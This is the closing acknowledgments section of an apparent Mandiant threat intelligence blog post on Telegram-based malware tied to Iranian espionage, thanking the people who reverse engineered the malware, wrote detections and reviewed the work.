Special thanks to Mike Hunoff, Nick Harbour, and Muhammad Umair for their assistance with reverse engineering the malware discussed in this blog post, and Adrien Bataille and Ervin James Ocampo for creating detections for malware families. Additionally, we would also like to thank Dan Andreiana, Alexander Pennino, Nick Richards, Jake Nicastro, Sarah Jones, and Geoff Ackerman for their help with technical review and providing valuable feedback.

Posted in

- [Threat Intelligence](#)
- [Security & Identity](#)

Source: <https://www.mandiant.com/resources/telegram-malware-iranian-espionage>